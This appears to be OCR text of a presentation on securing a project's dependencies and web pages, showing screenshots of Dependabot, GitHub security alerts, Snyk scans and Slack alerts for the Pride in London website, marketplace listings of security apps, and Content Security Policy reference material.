
If any of your dependencies are out-of-date, Dependabot opens individual pull requests to update each one.

3

You review and merge

You check that your tests pass, scan the included changelog and release notes, then hit merge with confidence.


Application
Dependabot Preview
You have already purchased this app on GitHub Marketplace.
Set up a new plan
Edit your plan
Configure access
By GitHub
GitHub owns and operates this app.
Categories
Dependency management
Security
Free
GitHub Created
Supported languages
C#, Elixir, F#
and 2 other languages supported
Customers
Developer
github
Developer links
Support
Status
Privacy Policy
Terms of Service
Report abuse
Dependabot helps you keep your dependencies up to date. It works with most popular languages.
Every day, Dependabot checks your dependency files for outdated requirements and opens individual pull requests for any it finds. You review the PRs, merge them, and get to work on the latest, most secure releases.
Dependabot is owned and maintained by GitHub. Dependabot Preview is a public beta for functionality that we are integrating directly into GitHub.
Read more...
[Security] Bump bower from 1.8.2 to 1.8.8 #80
Helpful PRs with release notes, changelogs, and Dependabot compatibility scores
Pricing and setup
Free
$0
Daily dependency updates
Dependabot Preview
Free
Daily dependency updates


octo-org / octo-repo
Private
Watch 1
Star 0
Fork 1
Code
Issues 5
Pull requests 24
Actions
Projects 8
Wiki
Security
Insights
Settings
Security Alerts
Automated security fixes
Dismiss all
3 Open
0 Closed
Sort
lodash
low severity
11 days ago by GitHub
package-lock.json
#2
actionview
critical severity
11 days ago by GitHub
Gemfile.lock
#1
devise
Create automated security fix
Dismiss
Open
GitHub opened this alert 3 days ago
1 devise vulnerability found in Gemfile.lock 3 days ago
Remediation
Upgrade devise to version 4.6.0 or later. For example:
gem "devise", ">= 4.6.0"
Always verify the validity and compatibility of suggestions with your codebase.
Details
CVE-2019-5421
moderate severity
Vulnerable versions: < 4.6.0
Patched version: 4.6.0
Devise ruby gem before 4.6.0 when the lockable module is used is vulnerable to a time-of-check time-of-use (TOCTOU) race condition due to increment_failed_attempts within the Devise::Models::Lockable class not being concurrency safe.

PrideInLondon / pride-london-web

Watch 2

Code | Issues 1 | Pull requests 3 | Projects 0 | Wiki | Insights | Settings

Bump dotenv from 6.2.0 to 7.0.0 #79

Open dependabot wants to merge 1 commit into `master` from `dependabot/npm_and_yarn/dotenv-7.0.0`

Conversation 1 | Commits 1 | Checks 0 | Files changed 3

dependabot bot commented 4 hours ago — Contributor

Bumps dotenv from 6.2.0 to 7.0.0.

- Changelog
- Commits

compatibility 85%

Dependabot will resolve any conflicts with this PR as long as you don't alter it yourself. You can also trigger a rebase manually by commenting `@dependabot rebase`.

- Dependabot commands and options

Bump dotenv from 6.2.0 to 7.0.0 ... — Verified ✓ 788659c

dependabot bot added the dependencies label 4 hours ago

GitHub APP 6:39 AM

Pull request opened by dependabot[bot]

dependabot[bot]

#78 Bump jest from 24.3.1 to 24.4.0

Bumps jest from 24.3.1 to 24.4.0.

Changelog

Sourced from jest's changelog.

> **24.4.0**
> **Features**
>
> - `[jest-resolve]` Now supports PnP environment without plugins (#8094)

Show more

Labels	Comments
dependencies	1

PrideInLondon/pride-london-web | Yesterday at 6:39 AM

✅ All checks have passed

7/7 successful checks

Compatibility score for *dotenv*

6.2.0 ... 7.0.0

compatibility 85%

See scores for all releases of dotenv

Dependabot has updated **dotenv** from **6.2.0** to **7.0.0** in **34** projects so far. **85%** of those updates passed CI.

Projects without CI, or without a previously passing test suite, are excluded from the scores.

Dependabot creates pull requests for thousands of organisations to help them keep their dependencies up to date.

Example `config.yml` files

▼ With only required options

```yaml
version: 1
update_configs:
  # Keep package.json (& lockfiles) up to date as soon as
  # new versions are published to the npm registry
  - package_manager: "javascript"
    directory: "/"
    update_schedule: "live"
  # Keep Dockerfile up to date, batching pull requests weekly
  - package_manager: "docker"
    directory: "/"
    update_schedule: "weekly"
```

▼ With default labels and reviewers

```yaml
version: 1
update_configs:
  # Update your Gemfile (& lockfiles) as soon as
  # new versions are published to the RubyGems registry
  - package_manager: "ruby:bundler"
    directory: "/"
    update_schedule: "live"

    # Apply default reviewer and label to created
    # pull requests
    default_reviewers:
      - "github-username"
    default_labels:
      - "label-name"
```

Available configuration options

The config file must start with `version: 1` followed by an array of `update_configs`.

Option	Required	Description
`package_manager`	yes	What package manager to use
`directory`	yes	Where to look for package manifests
`update_schedule`	yes	How often to check for updates
`target_branch`	no	Branch to create pull requests against
`default_reviewers`	no	Reviewers to set on pull requests
`default_assignees`	no	Assignees to set on pull requests
`default_labels`	no	Labels to set on pull requests
`default_milestone`	no	Milestone to set on pull requests
`allowed_updates`	no	Limit which updates are allowed
`ignored_updates`	no	Ignore certain dependencies or versions
`automerged_updates`	no	Updates that should be merged automatically
`version_requirement_updates`	no	How to update manifest version requirements
`commit_message`	no	Commit message preferences

Validate your .dependabot/config.yml file

```yaml
# This is an example with only required properties:
version: 1
update_configs:
  - package_manager: "javascript"
    directory: "/"
    update_schedule: "live"

```

Looks good 👍

Validate Documentation

Home + Add repos Give feedback PrideInLondon

pride-london-web > /package.json ··· last checked 4 hours ago **Bump now**

Settings

Update schedule

Live updates

Dependabot will create pull requests as soon as new versions are published to the npm registry

Directory (optional)

/

Relative to repository's root

Target branch (optional)

Branch to create pull requests against. If blank Dependabot will use your repo's default branch (master).

Filters

- [ ] Only security updates
- [ ] Only lockfile updates (ignore updates that require package.json changes)

Update strategy for package.json

How should Dependabot update your package.json (as opposed to your lockfile)?

Auto (bump versions if an app, widen ranges if a library)

Automatic PR merging

Dependabot can automatically merge dependency update PRs for you. For all of the options below we'll wait until all your status checks pass before merging. You can also set working hours for automerging in your account settings.

Runtime dependency PRs to merge automatically

None

Development dependency PRs to merge automatically

None

Whitelisted dependencies to merge automatically (all versions)

Search...

Only top level dependencies can be whitelisted

Update settings

GitHub PR Defaults

Reviewers

SonyaMoisset ×

+ Add a reviewer

Assignees

SonyaMoisset ×

+ Add an assignee

Labels

Security ×

+ Add a label

Defaults set on new PRs for this repo and language

Options
Collaborators & teams
Branches
Webhooks
Notifications
Integrations & services
Deploy keys
Security alerts

Moderation
Interaction limits

Security alerts

Security alerts are only visible to people and teams that are given access by admins. These users will be notified when a new vulnerability is found in one of your dependencies and see additional details when viewing automated security fixes. Individuals can manage how they receive security alerts in their notification settings.

Choose the people or teams you would like to grant access to security alerts

Search for people or teams

People and teams with access to security alerts

Organization and repository administrators
These members can always see security alerts.

Save changes

Continuously monitor your app's dependencies

JS, Ruby, Python, Scala, Java, C#, Go

Check GitHub repos for vulnerabilities

Scrutinise open source packages before using them

Application

Snyk

You have already purchased this app on GitHub Marketplace.

Set up a new plan | Edit your plan | Configure access

Verified by GitHub
GitHub confirms that this app meets the requirements for verification.

Categories

Dependency management
Security | GitHub Enterprise
Free

Supported languages

Gradle, Java, JavaScript
and 4 other languages supported

Developer

snyk

Developer links

Support
Status
Documentation
Privacy Policy
Terms of Service


Report abuse

Snyk is on a mission to help developers use open source and stay secure.
Snyk helps find, fix (and prevent!) known vulnerabilities in your Node.js, Java, Ruby, Python and Scala apps. Snyk is free for open source.

Snyk tracks vulnerabilities in over 800,000 open source packages, and helps protect over 25,000 applications.

83% of Snyk users found vulnerabilities in their applications, and new vulnerabilities are disclosed regularly, putting your application at risk.

Read more...



Find: Quickly scan all your repos and get a high level overview on the amount of known vulnerabilities

Pricing and setup

Free $0
For individuals and small organisations to stay secure.

Snyk
Free

React vulnerabilities

Licenses detected

- license: MIT >=0.0.0-0c756fb-597f004 <0.8.0
- license: Apache-2.0 >=0.8.0 <0.12.0-rc1
- license: BSD-3-Clause >=0.12.0-rc1 <15.6.2
- license: MIT >=15.6.2 <16.0.0-alpha
- license: BSD-3-Clause >=16.0.0-alpha <16.0.0
- license: MIT >=16.0.0

VULNERABILITY	VULNERABLE VERSIONS	SNYK PATCH	PUBLISHED
H Cross-site Scripting (XSS)	<0.14.0	Not available	18 Jan, 2017
M Cross-site Scripting (XSS)	>=0.5.0 <0.5.2 || >=0.4.0 <0.4.2	Not available	18 Jan, 2017

Report a new vulnerability

Test › react@16.4.2

react@16.4.2

Vulnerabilities	0 via 0 paths	**Dependencies**	18	**Source**	npm

All vulnerable projects

See all projects

PrideInLondon/pride-london-web:package.json

0 H | 1 M | 0 L Updated 3 hours ago

Dependencies: 1555 • **Source:** GitHub

Add more projects

Current security status

0
HIGH SEVERITY

1
MEDIUM SEVERITY

0
LOW SEVERITY

Learn about reports

PrideInLondon/pride-london-web:package.json

Overview History Settings

Snapshot taken 3 hours ago.

Retest now

Vulnerabilities	1 via 1 paths	**Dependencies**	1555	**Source**	GitHub
Taken by	Web	**Tested with**	package-lock.json,package.json	**Repository**	pride-london-web
Branch	master	**Manifest**	package.json		

NEW ○ Prioritise vulnerabilities by those introduced at runtime. Learn more

MEDIUM SEVERITY

Denial of Service (DoS)

Vulnerable module: mem

Introduced through: gatsby@2.1.31

Detailed paths and remediation

- **Introduced through:** pride-london-web@0.1.0 › gatsby@2.1.31 › @gatsbyjs/relay-compiler@2.0.0-printer-fix.2 › yargs@9.0.1 › os-locale@2.1.0 › mem@1.1.0

  Remediation: No remediation path available.

Vulnerable functions

```
index.module.exports.memoized()
```

```
index.module.exports.memoized.setData()
```

Overview

mem is an optimization used to speed up consecutive function calls by caching the result of calls with identical input.

Affected versions of this package are vulnerable to Denial of Service (DoS). Old results were deleted from the cache and could cause a memory leak.

More about this issue

Create a Jira issue UPGRADE

Ignore

snyk-bot APP 10:33 AM

Your Snyk alerts are set up! You'll get alerts for projects in the **Pride in London** organisation.
Snyk will notify you about new vulnerabilities that affect your projects, and when new upgrades and patches become available.

snyk-bot APP 3:37 PM

Prototype Pollution

New vulnerability in package `lodash.merge` at the Pride in London organisation.

Severity
Low

Package
lodash.merge

Issue ID
SNYK-JS-LODASHMERGE-173732

Affected projects:

PrideInLondon/pride-london-web:package.json

Package version: 4.6.1

Fix with the CLI wizard

Incoming WebHooks

App Info | Settings

This app was made by Slack.
This integration was made by a member of the Slack team to help connect Slack with a third party service; these Slack integrations may not be tested, documented, or supported by Slack in the way we support our core offerings, like Slack Enterprise Grid and Slack for Teams. You may provide feedback about these apps at feedback@slack.com.

It only uses data Slack already has access to (view our Privacy Policy to learn more). By enabling and/or using this integration, you may be connecting with a service that is not part of Slack.

Add Configuration

App Homepage

App help

Terms

Report this app to Slack for inappropriate content or behavior.

Configurations

Posts to **tech-github** as **Snyk**
Sonya Moisset on Feb 15, 2019

Posts to **tech-github** as **Codacy**
Sonya Moisset on Feb 22, 2019

Dashboard | Reports | Projects | Integrations | Settings

Integrations

Stay continuously protected. Connect Snyk to the applications you use daily.

Source control

GitHub — Add projects
GitHub Enterprise — Contact us to enable
GitLab — Connect to GitLab
Bitbucket Server — Contact us to enable
Bitbucket Cloud — Coming soon!

Platform as a Service

Heroku — Connect to Heroku
Cloud Foundry — Connect to Cloud Foundry
Pivotal Web Services — Connect to Pivotal
IBM Cloud — Connect to IBM Cloud

Serverless

AWS Lambda — Connect to AWS Lambda
Azure Functions BETA — Connect to Azure Functions
Google Cloud Platform — Coming soon!

Notifications

Slack — Edit settings
Jira — Connect to Jira

All checks have passed
7 successful checks

Hide all checks

- ✓ **Codacy/PR Quality Review** — Up to standards. A positive pull request. Details
- ✓ **LGTM analysis: JavaScript** — No new or fixed alerts Details
- ✓ **ci/circleci: build** — Your tests passed on CircleCI! Details
- ✓ **codecov/patch** — Coverage not affected when comparing 1087ffc...78865... Details
- ✓ **codecov/project** — 48.11% remains the same compared to 1087ffc Details
- ✓ **security/snyk - package.json (Pride in London)** — No new issues Details

This branch has no conflicts with the base branch
Merging can be performed automatically.

Squash and merge ▾ You can also open this in GitHub Desktop or view command line instructions.

New issues and remediations

Hello SonyaMoisset,
We found new vulnerabilities that affect 1 project in the Pride in London organisation.

Pride in London

PrideInLondon/pride-london-web:package.json

view all project issues

L

Prototype Pollution
Vulnerability in lodash.merge 4.6.1. No remediation available yet.

This issue can be fixed via the CLI

Search for apps and actions

Types

Apps

Actions

Categories

API management

Chat

Code quality

Code review

Continuous integration

Dependency management ×

Deployment

IDEs

Learning

Localization

Mobile

Monitoring

Project management

Publishing

Recently added

Security

Support

Testing

Utilities

Filters

Verification

Verified

Unverified

Your items

Dependency management

Secure and manage your third-party dependencies.

31 results filtered by Dependency management ×

Renovate ✓
Renovate Bot automates dependency updates. Flexible so you can't need to be

Sonatype DepShield ✓
Monitor your open source components for security vulnerabilities – goodbye muda, hello kaizen

Greenkeeper ✓
Real-time notifications about updates and changes for JavaScript dependencies

Depfu ✓
Automated dependency updates done right

Dependabot Preview ✓
Automated dependency updates for Ruby, JavaScript, Python, Go, PHP, Elixir, Rust, Java and .NET

Snyk ✓
Find, fix (and prevent!) known vulnerabilities in your code

MyGet ✓
Artifact and Package Repositories: Hosted NuGet, npm, Bower, Maven, PHP Composer and VSIX feeds and build services

ClearlyNoticed Action
Maintain a NOTICE file based on your package-lock.json
4 stars

Bump Git Submodules
Bump git submodules on '/submodules' comment
9 stars

GitHub Action for npm
Wraps the npm CLI to enable common npm commands
247 stars

php-ga.composer-require-checker
composer-require-checker

Composer Action
Do Composer commands in your actions
5 stars

GitHub Action for npm in Alpine Linux
A fork of actions/npm, using Alpine Linux instead of Debian

GitHub Action for Maven
Wraps the Maven CLI to enable Maven commands
7 stars

GitHub Action for Yarn
Wraps the yarn CLI to enable common yarn commands
29 stars

GitHub Action for Homebrew
Wraps the Homebrew CLI to enable common Homebrew commands
2 stars

pipenv - Python
GitHub Actions for Python project with pipenv
3 stars

Pipenv for Github Actions
Use pipenv commands in your GitHub Actions Workflow
4 stars

GitHub Action for Renovate
Automated dependency updates in a Github Action

Phalcon Composer Action
Do Composer commands in your actions

Search for apps and actions

Types

Apps

Actions

Categories

API management

Chat

Code quality

Code review

Continuous integration

Dependency management

Deployment

IDEs

Learning

Localization

Mobile

Monitoring

Project management

Publishing

Recently added

Security

Support

Testing

Utilities

Filters

Verification

Verified

Unverified

Your items

Security

Find, fix, and prevent security vulnerabilities before they can be exploited.

20 results filtered by Security

Renovate
Renovate Bot automates dependency updates. Flexible so you don't need to be

BackHub
Reliable GitHub repository backup, set up in minutes

Sonatype DepShield
Monitor your open source components for security vulnerabilities - goodbye muda, hello kaizen

WhiteSource Bolt
Detect open source vulnerabilities in real time with suggested fixes for quick remediation

GuardRails
GuardRails provides continuous security feedback for modern development teams

Dependabot Preview
Automated dependency updates for Ruby, JavaScript, Python, Go, PHP, Elixir, Rust, Java and .NET

Snyk
Find, fix (and prevent!) known vulnerabilities in your code

LGTM
Find and prevent zero-days and other critical bugs, with customizable alerts and automated code review

Extant DevSecOps
Speed up your remediation cycles for security vulnerabilities with Extant DevSecOps pipeline tools

SOOHO ODIN
Audit your smart contract files automatically within a blink

Watchtower Radar
Detect credentials and secrets in GitHub repos via machine learning

Snyk CLI Action
Run the Snyk CLI
11 stars

GitHub Action to unlock git-crypt secrets
Unlock secrets using git-crypt from encoded secret-key
2 stars

Repository Visibility SMS Alert
Notifies active organization owners that a repository has been made public and allows them to react via SMS
5 stars

Secret Scan
Scan your repository for secrets
10 stars

action-accesscontrol
Check if the invoker has access defined access level

gitleaks-action
checks your source for embedded key leaks, using gitleaks
6 stars

Synopsys Detect Action
Run Synopsys Detect to find code quality and security issues with Coverity and Black Duck
2 stars

Meterian Scanner
Scan a Java repository for vulnerabilities
2 stars

Shellcheck Action
Wraps the shellcheck CLI
2 stars

FEATURES -
CSP & SRI

CONTENT SECURITY POLICY (CSP) IS AN ADDED LAYER OF SECURITY THAT HELPS TO DETECT AND MITIGATE CERTAIN TYPES OF ATTACKS, INCLUDING **XSS** AND **DATA INJECTION ATTACKS**

THESE ATTACKS ARE USED FOR EVERYTHING FROM DATA THEFT TO SITE DEFACEMENT TO DISTRIBUTION OF MALWARE

Content Security Policy

Content Security Policy (CSP)

Related Topics

HTTP

Guides:

- Resources and URIs
- HTTP guide
- HTTP security
- HTTP access control (CORS)
- HTTP authentication
- HTTP caching
- HTTP compression
- HTTP conditional requests
- HTTP content negotiation
- HTTP cookies
- HTTP range requests
- HTTP redirects
- HTTP specifications
- Feature policy

References:

- HTTP headers

Content Security Policy (CSP) is an added layer of security that helps to detect and mitigate certain types of attacks, including Cross Site Scripting (XSS) and data injection attacks. These attacks are used for everything from data theft to site defacement to distribution of malware.

CSP is designed to be fully backward compatible (except CSP version 2 where there are some explicitly-mentioned inconsistencies in backward compatibility; more details here section 1.1). Browsers that don't support it still work with servers that implement it, and vice-versa: browsers that don't support CSP simply ignore it, functioning as usual, defaulting to the standard same-origin policy for web content. If the site doesn't offer the CSP header, browsers likewise use the standard same-origin policy.

To enable CSP, you need to configure your web server to return the `Content-Security-Policy` HTTP header (sometimes you will see mentions of the `X-Content-Security-Policy` header, but that's an older version and you don't need to specify it anymore).

Alternatively, the `<meta>` element can be used to configure a policy, for example: `<meta http-equiv="Content-Security-Policy" content="default-src 'self'; img-src https://*; child-src 'none';">`

Threats

Mitigating cross site scripting

A primary goal of CSP is to mitigate and report XSS attacks. XSS attacks exploit the browser's trust of the content received from the server. Malicious scripts are executed by the victim's browser because the browser trusts the source of the content, even when it's not coming from where it seems to be coming from.

CSP makes it possible for server administrators to reduce or eliminate the vectors by which XSS can occur by specifying the domains that the browser should consider to be valid sources of executable scripts. A CSP compatible browser will then only execute scripts loaded in source files received from those allowlisted domains, ignoring all other script (including inline scripts

Content Security Policy Reference

The *new* `Content-Security-Policy` HTTP response header helps you reduce XSS risks on modern browsers by declaring, which dynamic resources are allowed to load.

Browser Support

Header	Chrome	FireFox	Safari	IE	Edge
`Content-Security-Policy` CSP Level 2	40+ Full January 2015	31+ *Partial* July 2014	10+	-	Edge 15 build 15002+
`Content-Security-Policy` CSP 1.0	25+	23+	7+	-	Edge 12 build 10240+
`X-Content-Security-Policy` Deprecated	-	4+	-	10+ *Limited*	12+ *Limited*
`X-Webkit-CSP` Deprecated	14+	-	6+	-	-

Sources: caniuse.com/contentsecuritypolicy, caniuse.com/contentsecuritypolicy2 & Mozilla

Try our CSP Browser Test to test your browser.

Note: It is known that having both `Content-Security-Policy` and `X-Content-Security-Policy` or `X-Webkit-CSP` causes unexpected behaviours on certain versions of browsers. Please avoid using deprecated `X-*` headers.

Directive	Example Value	Description
`default-src`	`'self' cdn.example.com`	The `default-src` is the default policy for loading content such as JavaScript, Images, CSS, Fonts, AJAX requests, Frames, HTML5 Media. See the Source List Reference for possible values. CSP Level 1 · 25+ · 23+ · 7+ · 12+
`script-src`	`'self' js.example.com`	Defines valid sources of JavaScript. CSP Level 1 · 25+ · 23+ · 7+ · 12+
`style-src`	`'self' css.example.com`	Defines valid sources of stylesheets. CSP Level 1 · 25+ · 23+ · 7+ · 12+
`img-src`	`'self' img.example.com`	Defines valid sources of images. CSP Level 1 · 25+ · 23+ · 7+ · 12+
